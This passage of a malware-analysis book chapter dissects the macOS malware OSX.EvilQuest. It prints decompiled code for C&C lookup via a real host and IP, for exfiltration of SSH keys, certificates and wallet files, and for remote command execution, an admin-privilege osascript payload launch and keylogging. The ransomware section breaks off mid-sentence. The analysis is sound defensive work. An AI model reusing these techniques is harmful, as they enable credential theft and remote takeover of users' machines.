
Via a debugger, or our injectable deobfuscator dylib (discussed previously), we can easily retrieve the plaintext for these strings:

3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0t22nizO3nao1q0000033 -> andrewka6.pythonanywhere
1MNsh21anlz906WugB2zwfjn0000083 -> ret.txt

> 📝 Note:
>
> One can also run a network sniffer (such as WireShark [19]) to capture this request.



Once the HTTP request to `andrewka6.pythonanywhere` (for the file `ret.txt`) completes, the malware will have the address of its command and control server:



📝 Note:

This indirect lookup mechanism allows the malware author(s) to change the address of the second command and control server at any time. All they have to do is update the ret.txt with the URL of the new server.

The malware also contains a hardcoded backup address: 167.71.237.219

Analysis (File Exfiltration)

One of the main capabilities of OSX.EvilQuest is the exfiltration of a full directory listing and files that match a hardcoded list of regular expressions. Here, we analyze the malware's relevant code in order to comprehensively understand this logic.

Starting in the main function, we note that the malware creates a background thread to execute a function named `ei_forensic_thread`:

```
01  rax = pthread_create(&thread, 0x0, ei_forensic_thread, &args);
02  if (rax != 0x0) {
03     printf("Cannot create thread!\n");
04     exit(-1);
05  }
```

The `ei_forensic_thread` function first invokes the `get_mediator` function, described above, to ascertain the address of the command and control server.

Then, `ei_forensic_thread` invokes a function named `lfsc_dirlist` with a parameter of "/Users":

```
01  000000010000170a     mov        rdi, qword [obfuscatedStr] ;"1PnYz01rdai.."
02  000000010000170f     call       ei_str                      ;decodes to "/Users"
03
04  0000000100001714     mov        rdi, qword [rbp+var_10]
05  0000000100001718     mov        esi, dword [rdi+8]
06  000000010000171b     mov        rdi, rax                   ;"/Users"
07  000000010000171e     call       lfsc_dirlist
```

As its name suggests, the `lfsc_dirlist` performs a recursive directory listing, starting at a specified root directory. As shown in the debugger output below, the function returns the recursive directory listing:

```
$ lldb /Library/mixednkey/toolroomd

...
(lldb) b 0x000000010000171E
Breakpoint 1: where = toolroomd`toolroomd[0x000000010000171e], address =
0x000000010000171e

(lldb) c

* thread #4, stop reason = breakpoint 1.1
    frame #0: 0x000000010000171e toolroomd
->  0x10000171e: callq  0x100002dd0

(lldb) ni

(lldb) x/s $rax

0x10080bc00:
 "/Users/user
  /Users/Shared
  /Users/user/Music
  /Users/user/.lldb
  /Users/user/Pictures
  /Users/user/Desktop
  /Users/user/Library
  /Users/user/.bash_sessions
  /Users/user/Public
  /Users/user/Movies
  /Users/user/.Trash
  /Users/user/Documents
  /Users/user/Downloads
  /Users/user/Library/Application Support
  /Users/user/Library/Maps
  /Users/user/Library/Assistant
  ..."
```

This directory listing is then sent to the attacker's command and control server, via call to the malware's `ei_forensic_sendfile` function:

```
01  000000010000187a        mov       rdi, qword [rbp+C&C_Server]
02  000000010000187e        mov       rsi, qword [rbp+var_58]
03  0000000100001882        mov       rdx, qword [rbp+dirListing]
04  0000000100001886        mov       rax, qword [rbp+var_58]
05  ...
06  000000010000188e        call      ei_forensic_sendfile
```

Once the infected system's directory listing has been exfiltrated, OSX.EvilQuest invokes the get_targets function. Recall that given a root directory (i.e. "/Users"), the get_targets function recursively generates a list of files. For each file encountered, the callback function is applied to see if the file is of interest. Here, the get_targets function is invoked with the is_lfsc_target callback:

```
01  rax = get_targets(rax, &var_18, &var_1C, is_lfsc_target);
```

As shown in the following (abridged) decompilation, the is_lfsc_target callback function invokes two helper functions, lfsc_parse_template and is_lfsc_target to determine if a file is of interest:

```
01  int is_lfsc_target(char* file) {
02
03      memcpy(&templates, 0x100013330, 0x98);
04      isTarget = 0x0;
05      length = strlen(file);
06      index = 0x0;
07      do {
08              if(sTarget) break;
09              if(index >= 0x13) break;
10
11              template = ei_str(templates+index*8);
12              parsedTemplate = lfsc_parse_template(template);
13
14              if(lfsc_match(parsedTemplate, file, length) == 0x1)
15              {
16                 isTarget = 0x1;
17              }
18
19              index++;
20
21      } while (true);
22
23      return isTarget;
24  }
```

And what are the templates used to determine if a file is of interest? From the decompilation of the is_lfsc_target function, we can see that they are loaded from 0x100013330. At this address, we find a list of obfuscated strings:

```
DATA XREF=_is_lfsc_target+11;
0000000100013330   dq   0x0000000100010a95 ; "2Y6ndF3HGBhV3OZ5wT2ya9se0000053",
0000000100013338   dq   0x0000000100010ab5 ; "3mkAT20Khcxt23iYti06y5Ay0000083"
0000000100013340   dq   0x0000000100010ad5 ; "3mTqdG3tFoV51KYxgy38orxy0000083"
0000000100013348   dq   0x0000000100010af5 ; "2Glxas1XPf4|11RXKJ3qj71m0000023"
0000000100013350   dq   0x0000000100010b15 ; "3MERIn3bPzjJ1bPkcR1QNszj0000023"
0000000100013358   dq   0x0000000100010b35 ; "26b0Rr2rjBL52utuBM2otc2K0000083"
0000000100013360   dq   0x0000000100010b55 ; "21|sEa0h{uk71aHQBS1jfure0000083"
0000000100013368   dq   0x0000000100010b75 ; "0WaAFD1Ltfep3OqVNO0AgDYk0000083"
0000000100013370   dq   0x0000000100010b95 ; "0mrCFj3Ek9Uc22CX783oeclT0000083"
0000000100013378   dq   0x0000000100010bb5 ; "0NpY0y1GYDTG1V2efw1GG2U40000083"
...
```

Thanks to our injected deobfuscator library (discussed earlier in this chapter), we have the ability to deobfuscate all strings ...including this list:

```
$ DYLD_INSERT_LIBRARIES=/tmp/decryptor.dylib toolroomd
...

decrypted string (0x10eb67a95): *id_rsa*/i
decrypted string (0x10eb67ab5): *.pem/i
decrypted string (0x10eb67ad5): *.ppk/i
decrypted string (0x10eb67af5): known_hosts/i
decrypted string (0x10eb67b15): *.ca-bundle/i
decrypted string (0x10eb67b35): *.crt/i
decrypted string (0x10eb67b55): *.p7!/i
decrypted string (0x10eb67b75): *.!er/i
decrypted string (0x10eb67b95): *.pfx/i
decrypted string (0x10eb67bb5): *.p12/i
decrypted string (0x10eb67bd5): *key*.pdf/i
decrypted string (0x10eb67bf5): *wallet*.pdf/i
decrypted string (0x10eb67c15): *key*.png/i
decrypted string (0x10eb67c35): *wallet*.png/i
decrypted string (0x10eb67c55): *key*.jpg/i
decrypted string (0x10eb67c75): *wallet*.jpg/i
decrypted string (0x10eb67c95): *key*.jpeg/i
decrypted string (0x10eb67cb5): *wallet*.jpeg/i
...
```

📝 Note:

The astute reader may notice that the addresses from the decompiler do not match the output from the deobfuscator library. This is due to ASLR (Address Space Layout Randomization), which loads the malware into memory at a randomized address.

Note however that the lower three bytes still match:
On disk (disassembler)
0x0000000100010a95 → "2Y6ndF3HGBhV3OZ5wT2ya9se0000053"

In memory (deobfuscator library)
0x000000010eb67a95 → "2Y6ndF3HGBhV3OZ5wT2ya9se0000053" → *id_rsa*/i

...which is one simple way to correlate the output from the deobfuscator library with that of the disassembler.

From the deobfuscated list, we can see that OSX.EvilQuest has a propensity for sensitive files, such as certificates and cryto-currency wallets and keys!

Once the `get_targets` function returns with a list of files that match these "templates", the malware reads each file's contents, via call to `lfsc_get_contents`.

The malware then exfiltrates the contents to the command and control server (via the `ei_forensic_sendfile` function):

```
01  //get list of file matching "templates"
02  get_targets("/Users", &targets, &noOfTargets, is_lfsc_target);
03
04  //for each target
05  // read and send to C&C server
06  for (index = 0x0; index < noOfTargets; index = ++) {
07
08       target = targets[index];
09
10       lfsc_get_contents(targetPath, &targetContents, &targetContents);
11       ei_forensic_sendfile(targetContents, targetContents, ...);
12
13       ...
```

We can confirm this logic in a debugger, by creating a file on desktop named "`key.png`" and setting a breakpoint on the call to `lfsc_get_contents` (at `0x0000000100001965`). Once hit, we print out the contents of the first argument (rdi) and see that, indeed, the malware is attempting to read (and then exfiltrate) the `key.png` file:

```
$ lldb /Library/mixednkey/toolroomd

...
(lldb) b 0x0000000100001965
Breakpoint 1: where = toolroomd`toolroomd[0x0000000100001965], address =
0x0000000100001965

(lldb) c

* thread #4, stop reason = breakpoint 1.1
->  0x10000171e: callq  lfsc_get_contents

(lldb) x/s $rdi
0x1001a99b0: "/Users/user/Desktop/key.png"
```

Thus, if a user becomes infected with OSX.EvilQuestion, they should assume all their certificates, wallets and keys belong to attackers!

Analysis (Remote Tasking)

A common feature of persistent Mac malware is remote tasking. OSX.EvilQuest possesses such a feature, supporting a small set of powerful commands. Such commands afford a remote attacker complete and continuing access over an infected system.

This tasking logic starts in the `main` function, where another function named `eiht_get_update` is invoked. This function first attempts to retrieve the address of the attacker's C&C server via a call to `get_mediator`. If the call to `get_mediator` fails, the code in the `eiht_get_update` function will default to using the hardcoded (albeit obfuscated) IP address: 167.71.237.219:

```
01  eiht_get_update() {
02   ...
03
04   if(*mediated == NULL) {
05
06      //andrewka6.pythonanywhere.com
07      char* url = ei_str("3iHMvK0RFo0r3KGWvD28URSu06OhV61tdk0...");
08
09      //ret.txt
10
```

```
    char* page = ei_str("1MNsh21anlz906WugB2zwfjn0000083");

    *mediated  = get_mediator(url, page);
    if (*mediated == 0x0) {

        //167.71.237.219
        *mediated = _ei_str("1utt{h1QSly81vOiy83P9dPz0000013");
    }
    ...
```

The malware then gathers basic host information via a function named: `ei_get_host_info`. Looking at the disassembly of this function reveals it invokes various macOS APIs such as `uname`, `getlogin` and `gethostname` to generate a basic survey about the infected host:

```
; CODE XREF=eiht_get_update+134
ei_get_host_info (0000000100005b00)

 ...
 0000000100005b1d         call       uname

 ...
 0000000100005f18         call       getlogin

 ...
 0000000100005f4a         call       gethostname
```

Whilst executing OSX.EvilQuest in a debugger, inside a virtual machine, we can observe this survey data being collected:

```
(lldb) x/s 0x0000000100121cf0
0x100121cf0: "user[(null)]"

(lldb) x/s 0x00000001001204b0
0x1001204b0: "Darwin 18.6. (x86_64) US-ASCII yes-no"
```

The survey data is serialized (packaged up) before being sent to the attacker's command and control server, via the `http_request` function.


The response is deserialized (via a call to a function named `eicc_deserialize_request`), and then validated (via `eiht_check_command`). Interestedly, it appears that some

information (a checksum?) of the received command may be logged to a file .shcsh, by means of a call to the `eiht_append_command` function:

```
01  int eiht_append_command(int arg0, int arg1) {
02
03     checksum = ei_tpyrc_checksum(arg0, arg1);
04     ...
05     file = fopen(".shcsh", "ab");
06     fseek(var_28, 0x0, 0x2);
07     fwrite(&checksum, 0x1, 0x4, file);
08     fclose(file);
09     ...
   }
```

Finally, `eiht_get_update` invokes a function named `_dispatch` to, well, dispatch (read: handle) the command.

Reverse engineering the `_dispatch` function reveals support for seven commands:



Let's now detail each of these commands.

`_react_exec` (0x1)

If the command and control server responds with command 0x1, the malware will invoke a function named `_react_exec`:


```
000000010000a7e0
dispatch: ; CODE XREF=eiht_get_update+1167
...
000000010000a7e8         mov        qword [rbp+ptrCommand], rdi

000000010000a7fe         mov        rax, qword [rbp+ptrCommand]
000000010000a802         mov        rax, qword [rax]
000000010000a805         cmp        dword [rax], 0x1
000000010000a808         jne        continue
000000010000a80e         mov        rdi, qword [rbp+ptrCommand]
000000010000a812         call       _react_exec
```

As its name implies, the `_react_exec` command will execute a payload received from the server. Interestingly, `_react_exec` attempts to first execute the payload directly from memory!

Specifically, `_react_exec` calls a function named `ei_run_memory_hrd` which invokes various Apple APIs, such as `NSCreateObjectFileImageFromMemory`, `NSLinkModule`, `NSLookupSymbolInModule`, and `NSAddressOfSymbol` to load and link the in-memory payload. Once the payload has been prepared for in-memory execution, the malware will execute it:

```
0000000100003790
ei_run_memory_hrd:  ; CODE XREF=_react_exec+93

0000000100003854         call       NSCreateObjectFileImageFromMemory
...
0000000100003973         call       NSLinkModule
...
00000001000039aa         call       NSLookupSymbolInModule
...
00000001000039da         call       NSAddressOfSymbol
...
0000000100003a11         call       rax
```

At a BlackHat 2015 talk ("Writing Bad @$$ Malware for OS X"), I discussed this technique (and noted Apple used to host sample code to implement such in-memory execution) [20]:



The code in OSX.EvilQuest's `_react_exec` function seems to be directly based on Apple's code. For example, both Apple's code and the malware use the string, "[Memory Based Bundle]" as the module name, passed to the `NSLinkModule` API.

> 📝 Note:
>
> It appears there is a bug in the malware's "run from memory" logic:
>
> ```
> 000000010000399c   mov        rdi, qword [module]
> 00000001000039a3   lea        rsi, qword [obfSymbol]     ;"_2l78|i0Wi0rn2YVsFe3..."
> 00000001000039aa   call       NSLookupSymbolInModule
> ```
>
> Specifically, the malware author failed to deobfuscate the symbol (via a call to ei_str), before passing it to the NSLookupSymbolInModule API.

If the in-memory execution fails, the malware writes out the payload to a file named `.xookc`, sets it to be executable (via `chmod`), then executes via the following: `osascript -e "do shell script \"sudo open .xookc\" with administrator privileges"`.

`_react_save` (0x2)

The next command is 0x2, which causes the malware to execute a function named `_react_save`. In short, this command downloads (saves) a file from the C&C to the infected system.

Looking at the decompiled code of this function, we can see it first decodes data received from the server. Then it saves this data to a file (the name is specified by the server as well). Once the file is saved, it is set to executable via a call to `chmod`:

```
01  int _react_save(int arg0) {
02      ...
03      decodedData = eib_decode(...data from server...);
04      file = fopen(name, "wb");
05      fwrite(decodedData, 0x1, length, file);
06      fclose(file);
07      chmod(name, 0x1ed);
08      ...
```

`_react_start` (0x4)

If `OSX.EvilQuest` receives command 0x4 from the C&C server, it invokes a method named `_react_start`. However this function is currently unimplemented and simply returns 0x0:

```
01  000000010000a7e0
02  dispatch: ; CODE XREF=eiht_get_update+1167
03  ...
04  000000010000a826         cmp        dword [rax], 0x4
05  000000010000a829         jne        continue
06  000000010000a82f         mov        rdi, qword [rbp+var_10]
07  000000010000a833         call       _react_start
08
09  _react_start:
10  000000010000a460         push       rbp
11  000000010000a461         mov        rbp, rsp
12  000000010000a464         xor        eax, eax
```

```
000000010000a466         mov        qword [rbp+var_8], rdi
000000010000a46a         pop        rbp
000000010000a46b         ret
```

`_react_keys` (0x8)

If it encounters command 0x8, the malware will invoke a function named `_react_keys`, which kicks off a keylogging logic.

A closer look at the disassembly of the `_react_keys` function reveals it spawns a background thread to execute a function named `eilf_rglk_watch_routine`. This function invokes various CoreGraphics (CG*) APIs that allow a program to intercept user key presses:

```
000000010000d460 eilf_rglk_watch_routine: ; DATA XREF=__react_keys+54

000000010000d48f         call       CGEventTapCreate

000000010000d4d2         call       CFMachPortCreateRunLoopSource
000000010000d4db         call       CFRunLoopGetCurrent
000000010000d4f1         call       CFRunLoopAddSource

000000010000d4ff         call       CGEventTapEnable
000000010000d504         call       CFRunLoopRun
```

Specifically, the function creates an event tap (via the CGEventTapCreate API), adds it to the current runloop, then invokes the `CGEventTapEnable` to activate the event tap.

> 📝 Note:
>
> On recent versions of macOS, invoking such APIs will trigger an alert. Moreover, in order for the APIs to succeed, explicit user approval and user action is required.

Apple's documentation for `CGEventTapCreate` specifies that it takes a user-specified callback function that will be invoked for each event (e.g. key press) [21]. As this callback is the `CGEventTapCreate` function's 5th argument, it will be passed in the r8 register:

```
000000010000d488         lea        r8, qword [process_event]
000000010000d48f         call       CGEventTapCreate
```

Taking a peek at the malware's `process_event` callback function reveals it's converting the key press (a numeric key code) to a string via call to a helper function named `kconvert`. However, instead of logging this captured keystroke or exfiltrating it directly to the attacker, it simply prints it out locally:

```
int process_event(...) {
    ...

   keycode = kconvert(CGEventGetIntegerValueField(keycode, 0x9) & 0xffff);
   printf("%s\n", keycode);
```

...maybe this code is still a work in progress!

`_react_ping` (0x10)

The next command is the `react_ping`, which is invoked if the malware received an 0x10 from the C&C server.

The `react_ping` command simply compares a value from the server with an obfuscated string ("1|N|2P1RVDSH0KfURs3Xe2Nd0000073"):

```
000000010000a500  _react_ping:      ; CODE XREF=__dispatch+182
...
000000010000a517   lea   rax, qword [a1n2p1rvdsh0kfu] ; "1|N|2P1RVDSH0KfURs3..."
...
000000010000a522   mov   rdi, rax
000000010000a525   call  ei_str _ei_str
...
000000010000a52c   mov        rdi, qword [rbp+strFromServer]
000000010000a530   mov        rsi, rax
000000010000a536   call       strcmp
...
```

Using our deobfuscator library (or a debugger), we can deobfuscate the string ...it's simply "Hi there".

Thus if the server sends the "Hi there" message to the malware, the string comparison will succeed, and `react_ping` will simply return success as well.

`_react_host` (0x20)

Continuing to analyze the `_dispatch` function, we find logic to execute a function named `react_host` (if a 0x20 is received from the C&C server). However, as was the case with the `react_start` function, `react_host` is currently unimplemented and simply returns 0x0.

`_react_scmd` (0x40)

The final command supported by `OSX.EvilQuest` invokes a function named `react_scmd`. This function is invoked in response to a 0x40 from the server. As the name implies, the `react_scmd` command will execute a command (specified by the server) via the `popen` API:

```
01  0000000100009e80    _react_scmd:  ; CODE XREF=__dispatch+248
02  ...
03  0000000100009edd          mov       rdi, qword [command]
04  0000000100009ee1          lea       rsi, qword [mode]     ; "r"
05  0000000100009eec          call      popen
```

Once the command has been executed, the output is captured and transmitted to the server via the `eicc_serialize_request` and `http_request` functions:

```
01  0000000100009e80    _react_scmd:  ; CODE XREF=__dispatch+248
02  ...
03
04  0000000100009f8e          call      fread
05
06  000000010000a003          call      eicc_serialize_request
07
08  000000010000a123          call      _http_request
```

This wraps up the analysis of OSX.EvilQuest's remote tasking capabilities. Though some of the commands appear incomplete or unimplemented, others afford a remote attacker the ability to download additional updates/payloads and execute arbitrary commands on an infected system.

Analysis (File Encryption / Ransomware)

Recall that Dinesh Devadoss, who discovered OSX.EvilQuest, noted the malware contained ransomware capabilities. Here, we'll continue our comprehensive analysis efforts, focusing on this ransomware logic.

In its main function, the malware first invokes a method named `s_is_high_time` and then waits on several timers to expire before kicking off the ransomware logic.

The ransomware logic begins in a function named `ei_carver_main`. First, it begins the (encryption) key generation process via a call to the `random` API, and functions named `eip_seeds` and `eip_key`. Following this, it invokes the `get_targets` function, that recursively generates a list of files from a root directory, with a "filter" function named `is_file_target`. This filters out all files, except those that match certain file extensions. The obfuscated list of extensions can be found hardcoded within the malware (`0x000000010001299E`). Via the previously mentioned injectable deobfuscator library, it's possible to recover the rather massive list of target file extensions ...which includes:

.zip, .dmg, .pkg, .jpg, .png, .mp3, .mov, .txt, .doc, .xls, .ppt, .pages, .numbers, .keynote, .pdf, .c, .m, and more!


Armed with a list of target files, the malware completes the key generation process (via a call to `random_key`, which in turn calls `srandom` and `random`), before calling a function named `carve_target` on each file.

The `carve_target` function takes the path of the file to encrypt, and various encryption key values. If we analyze the disassembly of the function and/or step through in a debugging session, we can determine that it performs the following actions to encrypt (ransom) each file:

